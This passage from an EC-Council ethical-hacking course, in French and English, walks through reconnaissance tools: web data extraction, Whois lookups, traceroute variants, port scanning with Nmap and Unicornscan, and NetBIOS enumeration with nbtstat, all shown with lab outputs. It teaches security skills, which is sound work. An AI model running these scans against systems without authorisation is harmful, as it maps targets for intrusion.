The screenshot shows the interface of Web Data Extractor Pro 3.9. The window title is "Web Data Extractor Pro 3.9. Trial Version. You are on day 5 of your 15 day evaluation period." The toolbar includes buttons for "new session", "edit session", "start", "pause", and "stop". A progress bar at the top right shows "0 B/s". The main area has tabs: "Process log" (selected), "*Results" (highlighted in red), "Bad URLs (12)", and "Stored Sessions". Below these are sub-tabs: "MetaTag (26)", "Email (17)", "Phone (122)", "Fax (118)", "Link (66)", and "Domain (1)". A "Filter" input field is present. The main table has columns: "Description", "Keywords", "Title", "UH", "Host", "Domain", "Page size", and "Page last modified". The table contains numerous rows of data, mostly from "certifiedhacker.com" with various URLs and page sizes ranging from 5845 to 9660 bytes. At the bottom of the window, status bars show "Processing time: 00:00:08.623", "Sites processed: 79 / 79", "Downloaded: 865 KB", and "Avg. Speed: 128 KB/s".

Description	Keywords	Title	UH	Host	Domain	Page size	Page last modified
A brief description of this we...	keywords, or phrases, ...	Certified Hacker	http://www.certifiedhacker.com/	certifiedhacker.com	com	9660	2011-02-10
			http://certifiedhacker.com/corporate-teami...	certifiedhacker.com	com	5845	2011-02-10
Professional Real Estate Ser...	real estate, real estate...	Professional Real Es...	http://certifiedhacker.com/Real%20Estate...	certifiedhacker.com	com	5381	2011-02-10
			Clear Construction	certifiedhacker.com	com	5151	2017-12-27
			Under the Trees	certifiedhacker.com	com	3653	2017-12-27
A short description of your c...	Some keywords that b...	Your company - Ho...	http://certifiedhacker.com/Recipes/index....	certifiedhacker.com	com	5899	2011-02-10
Turbo max powerful one pa...	Turbo max , owltempla...	Turbo Max Theme - ...	http://certifiedhacker.com/Turbo%20Max/...	certifiedhacker.com	com	12125	2017-12-27
		P-Folio	http://certifiedhacker.com/P-folio/index.html	certifiedhacker.com	com	11606	2017-12-27
A brief description of this we...	keywords, or phrases, ...	Unite - Together is B...	http://certifiedhacker.com/Social%20Medi...	certifiedhacker.com	com	15094	2017-12-27
Online Booking	booking, hotel, hotels...	Online Booking	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	20280	2017-12-27
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/Chick...	certifiedhacker.com	com	9594	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Abo...	http://certifiedhacker.com/Recipes/about....	certifiedhacker.com	com	5762	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/recipe...	certifiedhacker.com	com	12716	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Menu	http://certifiedhacker.com/Recipes/menu....	certifiedhacker.com	com	7909	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Con...	http://certifiedhacker.com/Recipes/conta...	certifiedhacker.com	com	5828	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Site...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	11965	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Bro...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	16031	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Con...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	14163	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: FAQ	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	14047	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Typ...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	12661	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Sea...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	27877	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/recipe...	certifiedhacker.com	com	12451	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Me...	http://certifiedhacker.com/Recipes/menu....	certifiedhacker.com	com	11584	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Print...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	5693	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Hot...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	39498	2011-02-10
Online Booking	booking, hotel, hotels...	Online Booking: Che...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	12968	2011-02-10

Figure 2.3: Web Data Extractor

■ Recherche Whois

Les services Whois tels que <https://whois.domaintools.com> ou <https://www.tamos.com> peuvent aider à effectuer des recherches Whois. Les captures d'écran ci-dessous montrent les résultats d'une recherche Whois obtenue avec les deux services Whois cités ci-dessus. Ces services effectuent une recherche Whois à partir du domaine ou de

l'adresse IP de la cible. Le service domaintools.com fournit des informations Whois telles que les informations sur le titulaire, l'adresse électronique, les informations sur le contact administratif, la date de création et d'expiration, ainsi qu'une liste de serveurs de domaines. SmartWhois, disponible sur <http://www.tamos.com>, donne des informations concernant une adresse IP, un nom d'hôte ou un domaine, y compris des informations sur le pays, l'état ou la province, la ville, le numéro de téléphone, le numéro de fax, le nom du fournisseur d'accès à Internet, l'administrateur et les coordonnées du support technique. Il permet également de trouver le propriétaire du domaine, les coordonnées du propriétaire, le propriétaire du bloc d'adresses IP, la date d'enregistrement du domaine, etc. Il prend en charge les noms de domaine internationalisés (IDN), ce qui signifie que l'on peut interroger les noms de domaine qui utilisent des caractères non anglais. Il prend également en charge les adresses IPv6.

Whois Record for CertifiedHacker.com	
Domain Profile	
Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	NETWORK SOLUTIONS, LLC. Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com abuse@web.com (p) 18003337680
Registrar Status	clientTransferProhibited, clientTransferProhibited
Dates	6,160 days old Created on 2002-07-29 Expires on 2021-07-29 Updated on 2018-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,477,906 domains) NS1.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains)
Tech Contact	PERFECT PRIVACY, LLC 12808 Gran Bay Parkway West, Jacksonville, FL, 32258, us wf6j599s4d9@networksolutionsprivateregistration.com (p) 15707088780
IP Address	162.241.216.11 - 1,025 other sites hosted on this server
IP Location	 - Utah - Provo - Unified Layer
ASN	 AS46606 UNIFIEDLAYER-AS-1 - Unified Layer, US (registered Oct 24, 2008)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 13 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 16 years

Figure 2.4: Whois




Figure 2.5: SmartWhois

■ Traceroute ICMP

Le système d'exploitation Windows utilise par défaut l'outil traceroute ICMP. Allez à l'invite de commande et tapez la commande **tracert** avec l'adresse IP ou le nom de domaine de destination comme suit :

```
C:\ Select Command Prompt - tracert 216.239.36.10
C:\Users\...>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10]
over a maximum of 30 hops:


 1  <1 ms    <1 ms    <1 ms  10.10.10.2
 2  4 ms     8 ms    14 ms  115.249.169.81
 3  13 ms   13 ms   11 ms  115.255.252.226
 4  14 ms   13 ms   13 ms  74.125.51.2
 5  27 ms   25 ms   16 ms  108.170.253.121
 6  47 ms   46 ms   48 ms  72.14.233.129
 7  82 ms   83 ms   83 ms  72.14.239.212
 8  93 ms   93 ms   93 ms  209.85.245.163
 9  91 ms   91 ms   92 ms  72.14.233.35
10  *       *       * Request timed out.
11  *       *       * Request timed out.
12  *       *       * Request timed out.
```

Figure 2.6: Résultat d'un Traceroute ICMP

- **Traceroute TCP**

En général, les équipements d'un réseau sont configurés de manière à bloquer les messages traceroute ICMP. Dans ce cas, un attaquant utilise le traceroute TCP ou UDP, également connu sous le nom de traceroute de la couche 4. Allez dans un terminal sous Linux et tapez la commande **tcptraceroute** avec l'adresse IP ou le nom de domaine de destination comme suit :

tcptraceroute www.google.com




The screenshot shows a terminal window titled "Parrot Terminal". The command entered is "#tcptraceroute www.google.com". The output shows the traceroute process running, starting with "traceroute -T -O info www.google.com" and listing the first two hops: "1 10.10.10.2 (10.10.10.2) 0.312 ms 0.172 ms 0.207 ms" and "2 maa05s05-in-f4.1e100.net (172.217.163.164) <syn,ack> 17.775 ms 17.367 ms 17.491 ms".

Figure 2.7: Résultat d'un Traceroute TCP

- **Traceroute UDP**

Comme Windows, Linux possède également un utilitaire de traceroute intégré, mais il utilise le protocole UDP pour tracer la route vers la destination. Allez dans le terminal du système d'exploitation Linux et tapez la commande **traceroute** avec l'adresse IP ou le nom de domaine de destination comme suit :

traceroute www.google.com



The screenshot shows a terminal window titled "Parrot Terminal". The command entered is "#traceroute www.google.com". The output shows the traceroute process running, starting with "traceroute to www.google.com (172.217.163.164), 30 hops max, 60 byte packets" and listing 7 hops, each marked with three asterisks: "1 10.10.10.2 (10.10.10.2) 0.260 ms 0.189 ms 0.196 ms", "2 * * *", "3 * * *", "4 * * *", "5 * * *", "6 * * *", and "7 * * *".

Figure 2.8: Résultat d'un Traceroute UDP

Scanning Tools

Nmap

Use Nmap to extract information such as **live hosts** on the network, open ports, services (application name and version), types of packet filters/ firewalls, as well as operating systems and versions used

<https://nmap.org>

MegaPing

Includes scanners such as Comprehensive Security Scanner, **Port scanner** (TCP and UDP ports), IP scanner, NetBIOS scanner, and Share Scanner

<http://www.magnetosoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Tools (Cont'd)

Unicornscan

In Unicornscan, the OS of the target machine can be identified by **observing the TTL values** in the acquired scan result

<https://sourceforge.net>

Hping2/Hping3
<http://www.hping.org>

NetScanTools Pro
<https://www.netscantools.com>

SolarWinds Port Scanner
<https://www.solarwinds.com>

PRTG Network Monitor
<https://www.paessler.com>

OmniPeek Network Protocol Analyzer
<https://www.liveaction.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de balayage

- **Nmap**

Source : <https://nmap.org>

Nmap ("Network Mapper") est un outil de balayage qui permet l'exploration et le hacking de réseaux. Il permet de détecter les hôtes, les ports et les services sur un réseau informatique, créant ainsi une "carte" du réseau. Il envoie des paquets

spécialement conçus à l'hôte cible, puis analyse les réponses pour atteindre son objectif de détection. Il balaye de vastes réseaux comprenant littéralement des centaines de milliers de machines. Nmap comprend de nombreux mécanismes pour l'analyse des ports (TCP et UDP), la détection du système d'exploitation, la détection de la version, les balayages par ping, etc.

Un professionnel de la sécurité ou un attaquant peut utiliser cet outil pour des besoins spécifiques. Les professionnels de la sécurité peuvent utiliser Nmap pour faire un inventaire du réseau, gérer les plannings de mise à jour des services et surveiller la disponibilité des hôtes ou des services. Les attaquants utilisent Nmap pour extraire des informations telles que les hôtes actifs sur le réseau, les ports ouverts, les services (nom et version de l'application), le type de pare-feu, les informations MAC et les systèmes d'exploitation avec leurs versions.

Syntaxe : # nmap <options> <Adresse IP cible>




Figure 2.9: Balayage Nmap

■ MegaPing

Source : <http://www.magnetosoft.com>

MegaPing intègre plusieurs scanners tels qu'un scanner de sécurité complet, un scanner de ports (ports TCP et UDP), un scanner IP, un scanner NetBIOS et un scanner de partage. Tous les scanners peuvent analyser des ordinateurs individuels, une plage quelconque d'adresses IP, des domaines et certains types d'ordinateurs à l'intérieur des domaines. Le scanner de sécurité MegaPing fournit les informations suivantes : Noms NetBIOS, informations de configuration, ports TCP et UDP ouverts, transports, partages, utilisateurs, groupes, services, pilotes, lecteurs locaux, sessions, date et heure, imprimantes.




Figure 2.10: Balayage MegaPing

▪ Unicornscan

Source : <https://sourceforge.net>

Dans Unicornscan, le système d'exploitation de la machine ciblée peut être identifié en observant les valeurs TTL dans le résultat du balayage réalisé. Pour exécuter Unicornscan, on utilise la syntaxe **#unicornscan <adresse IP cible>**. Comme le montre la capture d'écran ci-dessous, la valeur TTL acquise après l'analyse est de 128 ; par conséquent, le système d'exploitation est probablement Microsoft Windows (Windows 7/8/8.1/10 ou Windows Server 2008/12/16).

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
└─#unicornscan 10.10.10.16 -Iv
adding 10.10.10.16/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,
65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-16
4,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,4
43-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,
653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080
,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1
718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,243
0,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,
3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,53
08,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838
,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,1
0000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,2001
2,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-3
2780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,6134
8,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer t
han 8 Seconds
TCP open 10.10.10.16:2103 ttl 128
TCP open 10.10.10.16:80 ttl 128
TCP open 10.10.10.16:445 ttl 128
TCP open 10.10.10.16:139 ttl 128
TCP open 10.10.10.16:135 ttl 128
TCP open 10.10.10.16:3389 ttl 128
TCP open 10.10.10.16:88 ttl 128
```

Possible OS is Windows

Figure 2.11: Détection d'OS avec Unicornscan

Voici la liste de quelques autres outils de balayage :

- Hping2/Hping3 (<http://www.hping.org>)
- NetScanTools Pro (<https://www.netscantools.com>)
- SolarWinds Port Scanner (<https://www.solarwinds.com>)
- PRTG Network Monitor (<https://www.paessler.com>)
- OmniPeek Network Protocol Analyzer (<https://www.liveaction.com>)

Enumeration Tools


Nbtstat Utility

The nbtstat utility in Windows displays NetBIOS over **TCP/IP (NetBT) protocol statistics**, **NetBIOS name tables** for both the local and remote computers, and the **NetBIOS name cache**

```
C:\Users\Admin>nbtstat -a 10.10.10.16
Ethernet0:
Node IpAddress: [10.10.10.10] Scope Id: []
NetBIOS Remote Machine Name Table
Name      Type      Status
WORKGROUP <00> GROUP   Registered
SERVCR0020 <00> UNIQUE  Registered
SERVCR0020 <20> UNIQUE  Registered
MAC Address = 00-0C-00-4F-00-04
```

NetBIOS Enumerator

NetBIOS Enumerator helps to enumerate details, such as **NetBIOS names**, **Usernames**, **Domain names**, and **MAC addresses**, for a given range of IP addresses



Other NetBIOS Enumeration Tools:

Global Network Inventory
<http://www.magnetosoft.com>

Advanced IP Scanner
<https://www.advanced-ip-scanner.com>

Hyena
<https://www.systemtools.com>

Nsauditor Network Security Auditor
<https://www.nsauditor.com>

Outils d'énumération

- Utilitaire Nbtstat

Source : <https://docs.microsoft.com>

Nbtstat est un utilitaire Windows qui aide à résoudre les problèmes de résolution de noms NETBIOS. La commande **nbtstat** supprime et corrige les entrées préchargées en utilisant plusieurs options sensibles à la casse. Les attaquants utilisent Nbtstat pour énumérer des informations telles que les statistiques du protocole NetBIOS sur TCP/IP (NetBT), les tables de noms NetBIOS pour les ordinateurs locaux et distants, et le cache de noms NetBIOS.

La syntaxe de la commande nbtstat est la suivante :

nbtstat [-a NomDistant] [-A Adresse IP] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Intervalle]

Le tableau ci-dessous répertorie les différents paramètres Nbtstat et leurs fonctions respectives.

Paramètre Nbtstat	Fonction
-a RemoteName	Affiche la table des noms NetBIOS d'un ordinateur distant, où RemoteName est le nom NetBIOS de l'ordinateur distant.
-A Adresse IP	Affiche la table de noms NetBIOS d'un ordinateur distant, en utilisant l'adresse IP (en notation décimale pointée) de l'ordinateur distant.
-c	Répertorie le contenu du cache de noms NetBIOS, la table des noms NetBIOS et leurs adresses IP résolues.

-n	Affiche les noms enregistrés localement par les applications NetBIOS telles que le serveur et le redirecteur.
-r	Affiche un compte de tous les noms résolus par un serveur de diffusion ou WINS.
-R	Purge le cache des noms et recharge toutes les entrées marquées #PRE du fichier Lmhosts.
-RR	Libère et ré-enregistre tous les noms auprès du serveur de noms.
-s	Liste la table des sessions NetBIOS convertissant les adresses IP de destination en noms NetBIOS d'ordinateur.
-S	Liste les sessions NetBIOS en cours et leur état avec les adresses IP.
Intervalle	Réaffiche les statistiques sélectionnées, en marquant une pause à chaque affichage pendant le nombre de secondes spécifié dans Intervalle.

Table 2.1: Paramètres de Nbtstat et leurs fonctions

Voici quelques exemples de commandes nbtstat :

- La commande **nbtstat -a <adresse IP de la machine distante>** peut être exécutée pour obtenir la table des noms NetBIOS d'un ordinateur distant.

```
C:\Users\Admin>nbtstat -a 10.10.10.16
Ethernet0:
Node IpAddress: [10.10.10.10] Scope Id: []
          NetBIOS Remote Machine Name Table
          Name        Type      Status
-----+-----+-----+
WORKGROUP    <00>  GROUP    Registered
SERVER2010   <00>  UNIQUE   Registered
SERVER2016   <20>  UNIQUE   Registered
MAC Address = 00-2C-C2-4F-50-61
C:\Users\Admin>
```

Figure 2.12: Commande permettant d'obtenir la table de noms d'un système distant

- La commande **nbtstat -c** peut être exécutée pour obtenir le contenu du cache des noms NetBIOS, la table des noms NetBIOS et leurs adresses IP résolues.

```
C:\Users\Admin>nbtstat -c
Ethernet0:
Node IpAddress: [10.10.10.10] Scope Id: []
          NetBIOS Remote Cache Name Table
          Name           Type      Host Address   Life [sec]
          SERVER2016    <20>    UNIQUE        10.10.10.16  267
C:\Users\Admin>
```

Figure 2.13: Commande permettant d'obtenir la table des noms NetBIOS

▪ NetBIOS Enumerator

Source : <http://nbtenum.sourceforge.net>

NetBIOS Enumerator est un outil d'énumération qui montre comment utiliser le support réseau à distance et utiliser d'autres protocoles Web, tels que SMB. Comme le montre la capture d'écran, les attaquants utilisent NetBIOS Enumerator pour obtenir des informations telles que les noms NetBIOS, les noms d'utilisateur, les noms de domaine et les adresses MAC (Media Access Control) pour une plage donnée d'adresses IP.




Figure 2.14: NetBIOS Enumerator

Voici la liste de quelques autres outils d'énumération NetBIOS :

- Global Network Inventory (<http://www.magnetosoft.com>)
- Advanced IP Scanner (<https://www.advanced-ip-scanner.com>)

- Hyena (<https://www.systemtools.com>)
- Nsauditor Network Security Auditor (<https://www.nsauditor.com>)

Module Summary

1 This module has discussed the cyber kill chain methodology, TTPs, and IoCs in detail

2 It also discussed hacking concepts and hacker classes

3 This module also discussed in detail on different phases of hacking cycle

4 It has discussed ethical hacking concepts such as its scope and limitations and the skills of an ethical hacker

5 Finally, this module ended with an overview of ethical hacking tools

6 In the next module, we will discuss in detail on information security threats, vulnerabilities, and malware concepts



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

